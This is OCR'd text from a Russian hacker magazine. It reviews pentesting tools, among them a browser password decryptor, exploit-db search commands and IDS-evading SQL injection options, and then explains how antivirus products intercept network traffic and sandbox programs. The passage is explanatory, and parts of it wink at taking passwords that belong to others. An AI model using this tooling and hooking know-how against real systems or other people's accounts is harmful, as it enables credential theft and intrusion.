- возможность замены пробелов и комментариев на аналоги в случае наличия IDS;
- сохранение промежуточных результатов парсинга в файл .dbf;
- чтение структуры базы данных и ее сохранение в XML-файл;
- выгрузка произвольной таблицы и сохранение ее в .dbf.

Хотя программа и обладает интуитивно-понятным интерфейсом, но тем не менее предлагаю тебе просмотреть обучающий ролик (bit.ly/ydHA2o) с описанием основных ее фич, а также следить за всеми обновлениями на официальной странице утилиты.



Автор:
The SX Team
URL:
bit.ly/ht8krs
Система:
Windows

3

ВОССТАНАВЛИВАЕМ ПАРОЛИ ОТ БРАУЗЕРОВ

Представь такую ситуацию: внезапно ты забыл все свои (или не совсем свои :) пароли от веб-сервисов. Эти пароли ты предварительно на протяжении долгого времени сохранял в своем браузере. Каким же образом их добыть? Конечно, можно погуглить и найти множество различных утилит непонятного происхождения, но есть способ лучше! Представляю тебе замечательный софт под символичным названием Browser Password Decryptor. Данная прога может легко и просто восстанавливать пароли из следующих браузеров: Firefox, Internet Explorer, Google Chrome, Google Chrome Canary, Opera Browser, Apple Safari, Flock Browser.

Возможности и особенности софтины:

- command-line и GUI-интерфейсы в комплекте;
- восстановление паролей любой длины и сложности;
- автоматический поиск всех поддерживаемых браузеров;
- функционал сортировки и редактирования найденных паролей;
- сохранение результатов в HTML/XML/Text;
- программа представлена в Portable-варианте, что исключает необходимость ее установки.

Пример использования утилиты из командной строки: `BrowserPasswordDecryptor.exe <output_file path>`.

```
C:\Windows\system32\cmd.exe

C:\tools>FindDomains.exe www.google.com
http://216.239.59.104
http://gfe-gv.google.com
http://www.google.com
http://www.google.de
http://google.fr
http://googlearth.de
http://google.it
http://google.es
http://google.de
http://www.google.co.uk
http://www.google.es
http://www.energyhosting.nl
http://www.google.no
http://bite-network.com
http://www.mp3-downloads.tv
http://www.google.cz
http://www.google.co.za
http://google.lt
http://google.sk
http://google.gr
http://www.google.fr
http://www.google.nl
http://www.google.com.ua
```

Автор:
Mesut Timur
URL:
code.google.com/p/finddomains
Система:
*nix/win


ПОИСК СОСЕДЕЙ САЙТА ВМЕСТЕ С FINDDOMAINS

FindDomains — это полезнейшая вещь для пентестеров. Данная прога представляет из себя многопоточный поисковый механизм, предназначенный для раскрытия доменных имен, сайтов и виртуальных хостов, которые могут быть расположены как на одном, так и на соседних IP-адресах (это расширит список потенциально уязвимых мест жертвы). Так как FindDomains работает в консоли, ты легко сможешь встроить ее в свою пентестерскую автоматизированную систему.
Утилита использует движок Bing'а, поэтому для работы будет необходимо получить идентификатор Bing Developers. Сделать это можно тут: binged.it/6Acq5, а полученный ID необходимо вставить в файл appid.txt, находящийся в корне папки программы.

Некоторые особенности утилиты:

- работает с первой 1000 результатов поиска Bing;
- помимо Бинга получает доменные имена с помощью DNS;
- работает в многопоточном режиме;
- прекрасно работает с Mono.

Пользоваться утилитой очень просто:
`FindDomains.exe www.google.com`



Автор:
Anton Keks
URL:
angryip.org
Система:
*nix/win/mac



ANGRY IP SCANNER — СЕТИ ПОД КОНТРОЛЕМ

Если твоя повседневная работа связана с сетями и их безопасностью, то наверняка ты должен знать о такой культовой программе как Angry IP Scanner (или просто ipscan). Данный кроссплатформенный и опенсорсный сканер прежде всего предназначен для сканирования диапазонов IP-адресов в сети и соответствующих им открытых портов.
Прога просто пингует каждый айпишник на проверку его жизнеспособности, затем опционально получает имя хоста, MAC-адрес, список открытых портов и так далее.
Кстати, с помощью плагинов (которые ты сам можешь написать на java) вполне реально нехило расширить список получаемых данных.
Также в сканере присутствует целый ряд приятных фич вроде получения NetBIOS-информации (имя компьютера, рабочая группа и имя текущего Windows-юзера), определения веб-сервера, сохранения результатов сканирования в CSV-, TXT- и XML- форматы.

Чтобы начать процесс скана, необходимо просто вбить желаемый диапазон адресов (например, от 192.168.0.1 до 192.168.0.255) в соответствующие окна или применить опцию их случайной генерации, а затем нажать на кнопку старта. В результате начнется многопоточный процесс скана, результаты которого ты сможешь наблюдать прямо у себя на экране.

Автор:
The SX Team
URL:
bit.ly/ihELsw
Система:
Windows




ИЩЕМ АНОМАЛИИ В PE-ФАЙЛАХ

Для усложнения задачи реверсера различные пакеры и протекторы модифицируют заголовки PE-файлов. Иногда аномалии в заголовках могут уронить различные дебаггинг-тулзы и другие GUI-анализаторы, затруднив таким образом процесс изучения исполняемого файла. В таких случаях тебе поможет ExeScan — скрипт на Python'e, специально предназначенный для выявления таких аномалий. Утилита быстро сканирует выбранный исполняемый файл и обнаруживает все виды возможных аномалий в его заголовках. Обнаружение происходит с помощью подсчета контрольной суммы, размера различных полей в заголовке, размера сырых данных, выявления имен non-ascii/пустых секций и так далее.

Функционал скрипта:

- автоматизация поиска аномалий в PE;
- определение сигнатур компиляторов и пакеров;
- сканирование API для известной малвари;
- отображение заголовка PE и таблицы импорта;
- нативная поддержка генерации различных отчетов.

Для использования сканера тебе необходима питоновская библиотека PEFile от Эро Карреры. Найти ее ты также сможешь на нашем диске. Пример запуска сканера: `exescan.py -a <path to exe file.`



Автор:
s3my0n
URL:
bit.ly/w87YuA
Система:
*nix/win



ЮЗАЕМ БАЗУ EXPLOIT-DB.COM ИЗ КОМАНДНОЙ СТРОКИ

Если ты являешься заядлым консольщиком, то наверняка каждый раз в поисках эксплойтов тебе было лениво открывать браузер и залазить на exploit-db.com. С появлением утилиты getsploits (кстати, написана она на Питоне) необходимость в этом отпала! Данная тулза может искать определенные сплойты/шелл-коды/описания сплойтов с помощью нескольких поисковых опций, а затем выводить описания и линки для всего найденного стаффа.

Основные опции утилиты:

- o: вывод результатов в файл;
- q: «тихий» режим работы;
- h: показать экран помощи.

Опции поиска:

--author: — автор эксплойта;
--platform: — платформа (выбор из 47 пунктов);
--type: тип сплойта
--osvdb: OSVDB-идентификатор сплойта;
--cve: CVE-идентификатор сплойта.

Примеры поиска различных эксплойтов:

```
getsploits.py -o linux_shellcode.txt --type shellcode
getsploits.py -o freebsd_x86-64_local.txt --platform 10
getsploits.py --author maxe vbulletin
```


Евгений Дроботун (drobotun@xakep.ru)



С АНТИВИРУСАМИ ПОКОНЧЕНО!

Что у нас осталось? Дай-ка вспомнить. А, вот что: контроль сетевого трафика и противодействие drive-by загрузкам, а также способы запуска подозрительных приложений в изолированной и контролируемой среде (именно так правильно раскрывается понятие «песочница»). Разберем все это прямо сейчас!

ПОСЛЕДНЯЯ СТАТЬЯ ОБ УСТРОЙСТВЕ АВЕРОВ: МОНИТОРИНГ СЕТЕВОЙ АКТИВНОСТИ И ПЕСОЧНИЦЫ



NDIS-фильтры, установленные в системе Avast'ом и «Касперским»

По мнению операционной системы от Майкрософт, файлы из интернета могут быть полезны. А еще они могут быть вредны. И для того, чтобы отделить первый тип файлов от второго, рядовой юзер использует антивирус. А как современные антивирусные средства определяют «благонадежность» того, что идет из сети? Как различные системы защиты могут проконтролировать и остановить трафик, порождаемый вредоносными программами?

Чтобы ответить на эти вопросы, для начала необходимо определиться с некоторыми основными вещами. Прежде всего, понять, чем является компонент антивирусной защиты, ответственный за безопасность взаимодействия с сетью. Это не что иное, как фильтр, который находится между приложениями и сетевыми компонентами операционной системы, решая, что можно, а что нельзя. Для этого он производит внедрение указанного фильтра в ключевые места взаимодействия приложений и сети, осуществляя анализ всего трафика на предмет соответствия определенному набору правил. Все, что удовлетворяет заданным условиям, пропускается, остальное — блокируется (с экранным предупреждением или без него, с записью в журнал событий или без — в зависимости от настроек компонента сетевой защиты).

И опять мы вышли на ту самую — нашу любимую :) — двухкомпонентную схему антивирусной защиты из самой первой статьи. Есть нечто, что «сидит» на всех возможных путях сетевого трафика в компьютере и перехватывает этот трафик, а есть нечто, что анализирует этот трафик и принимает решение о дальнейших действиях. Эти два «нечто» и являются технической и аналитической составляющими компонента антивирусной защиты, ответственного за сетевую безопасность.


Аналитическая составляющая в своих действиях опирается на сигнатуры и эвристический поиск: шаблоны, правила, весовые коэффициенты — все то, что мы уже «проходили» ранее. А вот о том, что касается технической составляющей, — той самой, которая должна перехватывать трафик на всех возможных путях, — мы поговорим более подробно.

КОНТРОЛЬ ТРАФИКА НА НИЗКОМ УРОВНЕ

Упрощенно модель сетевой подсистемы Windows можно представить в виде нескольких уровней. На самом верхнем уровне находится библиотека ws_32.dll, в которой реализованы функции Winsock (send, recv, connect и так далее). Большинство приложений взаимодействует с внешним миром (то есть с Сетью) именно через эту библиотеку, перехватив вызовы функций которой, можно легко посмотреть все, что эти приложения отправляют в Сеть или принимают из нее. Когда-то давно некоторые брандмауэры и другие системы защит так и поступали, но в настоящее время так уже никто не делает, поскольку, во-первых, зловредные приложения могут работать в обход ws_32.dll, вызывая функции более низких уровней, а во вторых, большая часть сетевого трафика также может проходить на более низком уровне.

Ниже ws_32.dll находится драйвер afd.sys (Ancillary Function Driver for WinSock — вспомогательный служебный драйвер), в котором как раз и реализованы все функции работы с сокетами (создание сокетов, установка соединения и так далее). Можно сказать, что ws_32.dll представляет собой высокоуровневую обертку над afd.sys. Если быть точнее, то между afd.sys и ws_32.dll находится еще и msafd.dll в качестве так называемой промежуточной обертки. Некоторые брандмауэры «садятся» на эту библиотеку с целью фильтрации трафика, но эффективность такого решения оставляет желать лучшего, поскольку вредоносы могут запросто обратиться напрямую к afd.sys, а то и вообще мимо всех сокетов.

Опустившись еще ниже, можно увидеть драйвер tcpip.sys, в котором реализован протокол tcp/ip. Это так называемый уровень транспортного (или сетевого) протокола TDI (Transport Data Interface — интерфейс передачи данных). Здесь также можно найти, например, nwlnkipx.sys, реализующий протокол ipx. Для фильтрации трафика на этом



Перехваты IoCreateDevice в «Касперском» и DrWeb, перехват TdiRegisterDeviceObject из tdi.sys в «Касперском» шестой и седьмой версий

```
Файл  Правка  Формат  Вид  Справка


;-------------------------------------------------------------
; Ndi installation support
;-------------------------------------------------------------
[Inst_Ndi]
HKR, Ndi,Service,,"KLIM6"
HKR, Ndi,CoServices,0x00010000,"KLIM6"
HKR, Ndi,HelpText,,%KLIM6_HelpText%
HKR, Ndi,FilterClass,, compression
HKR, Ndi,FilterType,0x00010001,0x00000002
HKR, Ndi\Interfaces,UpperRange,,"noupper"
HKR, Ndi\Interfaces,LowerRange,,"nolower"
HKR, Ndi\Interfaces, FilterMediaTypes,,"ethernet, wan, atm"
HKR, Ndi\Interfaces, LowerExclude,  ,"ndisatm, ndiscowan, ndiswan, ndiswanas
HKR, Ndi,FilterRunType, 0x00010001, 2
HKLM, System\CurrentControlSet\Services\KL1, UseKlim,, "klim6"

[klim6.DelRegistry]
HKLM, System\CurrentControlSet\Services\KL1, UseKlim

;-------------------------------------------------------------
; Service installation support
;-------------------------------------------------------------
[Install.Services]
AddService=KLIM6,,KLIM6_Service_Inst

[KLIM6_Service_Inst]
DisplayName     = %KLIM6_Desc%
ServiceType     = 1 ;SERVICE_KERNEL_DRIVER
StartType       = 1 ;SERVICE_SYSTEM_START
```

Часть содержимого inf-файла драйвера фильтра klim6.sys из состава «Антивируса Касперского»



Перехват NDIS-функций антивирусом от компании Comodo (вверху) и в OutPost FireWall Pro 7.0 (внизу)

уровне необходимо перехватывать все вызовы к устройствам \Device\RawIp, \Device\Udp и \Device\Tcp (в случае работы по IPv6 — \Device\RawIp6, \Device\Udp6, \Device\Tcp6 соответственно). Это достигается либо вызовом IoAttachDevice, либо прямой модификацией указателей таблицы диспетчеризации, либо перехватом IoCreateDevice до инициализации этих устройств, чтобы в дальнейшем полностью их контролировать. Некоторые из антивирусов именно так и поступают. Например, ранний «Касперский» перехватывал эту функцию путем модификации таблиц импорта в нужных драйверах, так же делает Dr.Web, изменяя таблицу импорта в драйвере tcpip.sys. Для этих же целей «Касперский» шестой и седьмой версий перехватывал функцию TdiRegisterDeviceObject из tdi.sys, модифицируя таблицу экспорта этого драйвера.

Далее, еще ниже, находится драйвер под названием NDIS (Network Driver Interface Specification — спецификация интерфейса сетевых драйверов). Ниже него — только драйвер сетевой карты, поэтому антивирус или брандмауэр, «сидящий» на NDIS-уровне, перехватывает практически весь трафик, который только проходит через компьютер.

Сегодня подавляющее большинство правильных антивирусов контролируют трафик именно на этом уровне. Существует по меньшей мере три более или менее документированных и легальных способа проделать это. Первый способ (самый легальный из всех и рекомендованный Microsoft к использованию) — это так называемый NDIS Intermediate Driver (промежуточный драйвер NDIS). Второй способ (его еще иногда называют «псевдопромежуточный драйвер») есть не что иное, как перехват некоторых функций из ndis.sys. Третий способ — Filter Hook Driver (драйвер фильтра ловушки) представляет собой обычный kernel-mode драйвер, который фильтрует сетевые пакеты на уровне IP. Microsoft категорически не рекомендует использовать этот способ в средствах контроля трафика и антивирусной защиты. Этот драйвер ставится слишком высоко, да и такой фильтр-ловушка может быть установлен в системе всего лишь один.


В этом вопросе все известные антивирусы проявляют единодушие — чтут рекомендации компании–производителя операционных систем и третий способ в своих продуктах не применяют (хотя, говорят, встречаются производители, которые эти рекомендации игнорируют, но мне что-то такие антивирусы и брандмауэры не попадались).

Что касается оставшихся первых двух способов, то подавляющее большинство применяют либо только первый, либо первый в сочетании со вторым, и лишь некоторые довольствуются только вторым.

Промежуточные NDIS-драйверы в антивирусных программах могут быть двух видов: непосредственно промежуточный драйвер — как правило, в Windows XP, так как других там и не предусмотрено (NDIS версии 5), и драйвер-фильтр — эта разновидность промежуточных NDIS-драйверов появилась начиная с Windows Vista (NDISверсии 6).

Остановимся на различиях промежуточных драйверов и драйверов-фильтров. Итак, когда трафик движется в сеть, то есть от протокола к сетевой карте, он проходит через очередь пользовательских драйверов, которую сформировал NDIS. Внутри этой очереди располагаются промежуточные драйверы, которые выстраиваются в очередь по неизвестному алгоритму, однако спецификация гарантирует, что трафик пройдет через каждый драйвер в этой очереди. Промежуточный драйвер представляет собой обманку: «сверху», то есть для драйверов, которые располагаются над ним, он выглядит как минипорт (хотя настоящие минипорты еще далеко внизу), а «снизу» — как протокол (хотя протоколы далеко вверху).

В свою очередь драйвер-фильтр — это драйвер, который располагается также на пути следования трафика от сетевой карты до протоколов, однако конкретное его местоположение в очереди определяется настройками, содержащимися в inf-файле этого драйвера-



Модули BHO от «Антивируса Касперского» в Internet Explorer

фильтра. Помимо месторасположения драйвера-фильтра в inf-файле указывается еще и тип этого драйвера: драйвер-монитор, дающий возможность только просматривать трафик, или драйвер-модификатор, допускающий еще и модификацию трафика. Думаю, понятно, что второй тип в антивирусах используется гораздо чаще, чем первый.

Другая возможность контролировать трафик на NDIS-уровне — это, как мы уже говорили, перехват некоторых функций из NDIS-драйвера. Из всего многообразия функций, экспортируемых этим драйвером, наиболее подходящими для данных целей будут NdisOpenAdapter и NdisRegisterProtocol. Перехватив эти функции, мы сможем контролировать процесс инициализации всех сетевых соединений, а в итоге — весь трафик, проходящий через эти соединения. Так поступает, например, антивирус от компании Comodo, который помимо установки промежуточного NDIS-драйвера еще и перехватывает функции NdisOpenAdapter, NdisRegisterProtocol, NdisCloseAdapter и NdisDeregisterProtocol. Некоторые системы защиты интернет-трафика довольствуются перехватом только NdisOpenAdapter, который позволяет отследить установку и инициализацию сетевых адаптеров в системе. Самое главное при использовании такого рода перехватов функций — успеть перехватить их раньше, чем произойдет инициализация какого-нибудь сетевого соединения, иначе контролировать его уже не получится.

ПЕРЕХВАТИВ ЭТИ ФУНКЦИИ, МЫ СМОЖЕМ КОНТРОЛИРОВАТЬ ПРОЦЕСС ИНИЦИАЛИЗАЦИИ ВСЕХ СЕТЕВЫХ СОЕДИНЕНИЙ, А В ИТОГЕ — ВЕСЬ ТРАФИК

КОНТРОЛЬ ЗА ТРАФИКОМ В БРАУЗЕРАХ


Конечно, перехватив весь трафик на NDIS-уровне, можно было бы на этом и успокоиться. Но все же контроль за содержимым адресной строки браузера, веб-страниц и java-скриптов (а ответственность за распространение вредоносных программ посредством drive-by загрузок в большинстве случаев лежит именно на них) гораздо целесообразнее и проще осуществлять непосредственно в самом браузере. Для этого многими антивирусными продуктами используется возможность наращивать функциональность браузеров посредством расширений. Чаще всего используются BHO (Browser Helper Object — модуль поддержки браузера). Модули BHO реализуются в виде dll-библиотек, которые дополняют Internet Explorer. Как правило, объекты BHO не имеют собственного пользовательского интерфейса и существуют в виде простой библиотеки, которую браузер подгружает при старте. Спектр возможного применения BHO огромен — от модуля, который отслеживает вводимые в адресную строку данные, до подмены содержимого веб-страниц и перенаправления запросов.

Что может сделать с содержимым, к примеру, адресной строки антивирус, перехвативший посредством BHO данные из Internet Explorer'а? Во-первых, прогнать этот адрес по своей базе вредоносных ссылок и заблокировать вывод страницы в случае наличия запрашиваемой ссылки в этой базе. Во-вторых, можно обратиться к различным облачным ресурсам (собственным или посторонним) и, в зависимости от наличия этой ссылки в их базах или на основе различных рейтинговых оценок, предупредить пользователя о потенциальной вредоносности посещаемой страницы.


Непосредственно в самом содержимом веб-страницы тоже могут таиться нехорошие ссылки, которые, равно как и содержимое адресной строки, необходимо отслеживать и контролировать. Помимо вредоносных ссылок, в содержимом веб-страниц могут быть вредоносные Java-скрипты, для распознавания которых на помощь опять-таки приходят антивирусные базы с сигнатурами.

В общем, имея хорошую и регулярно пополняемую базу сигнатур вредоносных скриптов и ссылок на вредоносные сайты, можно достаточно успешно отсеивать почти всю заразу, которая может встретиться в сети. Почти всю — потому что какой-нибудь свеженький скрипт, которого нет в базе, будет наверняка пропущен и сделает свое черное дело. Более того, даже самый старый скрипт, который есть во всех антивирусных базах, можно запросто зашифровать или обсфусцировать по-новому, — и вот он уже и не такой старый, и запросто может пройти мимо всех препон, выставленных антивирусными сканерами сетевого трафика.


Поэтому на помощь приходят эвристика и динамический анализ кода (то есть его анализ во время исполнения). К примеру, при анализе html-кода антивирусы смотрят на параметры, используемые тегом iframe (напомню, этот тег в тексте страницы часто используется для невидимой и неконтролируемой загрузки вредоносных объектов). Если эти параметры кажутся ему подозрительными (типа высота и ширина равны нулю или очень маленькие),




Текст Java-скрипта в перехваченном http-трафике



Обфусцированный вредоносный Java-скрипт под названием Trojan-Downloader.Js.Agent.ghd (понять, что он делает, довольно затруднительно)



Замена стандартного обработчика Java-скриптов на собственный, выполненная «Антивирусом Касперского»



Перехват некоторых функций из ntdll.dll, выполненный песочницей SandboxIE (подложные функции находятся в библиотеке SbieDLL.dll)

WWW

Про NDIS можно почитать на vitki.net/ru/story/vvedenie-v-ndis (на русском) или на msdn.microsoft.com/en-us/library/ff564881 (по-английски)



Содержание двух предыдущих статей цикла ищи нашем диске.

то это повод навострить уши. Тем более, что iframe используется все реже и реже.

Что касается зашифрованных, обфусцированных или еще незнакомых антивирусу вредоносных скриптов, то выходом является эмуляция их исполнения с последующим анализом по сигнатурам или с помощью эвристики.

Для выполнения Java-скриптов используется движок, который представляет собой DLL-модуль jscript.dll. Он находится обычно в папке %windir%\system32, содержит реализацию набора COM-интерфейсов и используется IE для выполнения JS. В Windows определено три GUID (уникальных идентификаторов) COM-объекта — движка интерпретатора скриптов Jscript. Это {f414c260-6ac0-11cf-b6d1-00aa00bbbb58}, {f414c261-6ac0-11cf-b6d1-00aa00bbbb58} и {f414c262-6ac0-11cf-b6d1-00aa00bbbb58}.Если поискать в реестре эту строку, то можно увидеть, какой модуль зарегистрирован в качестве интерпретатора JavaScript. Как уже было упомянуто, обычно это jscript.dll. Но ничего не мешает антивирусу подменить эту ветку реестра и зарегистрировать в системе свой обработчик скриптов, который и будет выполнять анализ их вредоносности и «пущать или не пущать».

Недостаток такой подмены в том, что анализируются только скрипты, выполняемые в браузерах, использующих стандартный JavaScript-движок Windows.

КАК РАБОТАЕТ ПЕСОЧНИЦА

Почему-то происхождение названия «песочница» для изолированной среды исполнения программ с контролируемыми параметрами многие объясняют аналогией с детской песочницей. Что ж, такая версия тоже имеет право на существование, но лично мне ближе другая. У пожарных «песочницей» называется специальный бак с песком, в котором можно безопасно экспериментировать с легковоспламеняющимися веществами.

В антивирусных песочницах можно выделить три базовые модели изоляции пространства от всей остальной системы.

Изоляция на основе полной виртуализации

Заключается в использовании движка виртуальной машины в качестве защитного слоя над гостевой операционной системой. Такой подход дает очень высокий уровень защиты основной рабочей системы. Недостатки очевидны — большой объем, большое потребление ресурсов системы и сложность обмена данными между основной системой и песочницей.

Изоляция на основе частичной виртуализации файловой системы и реестра

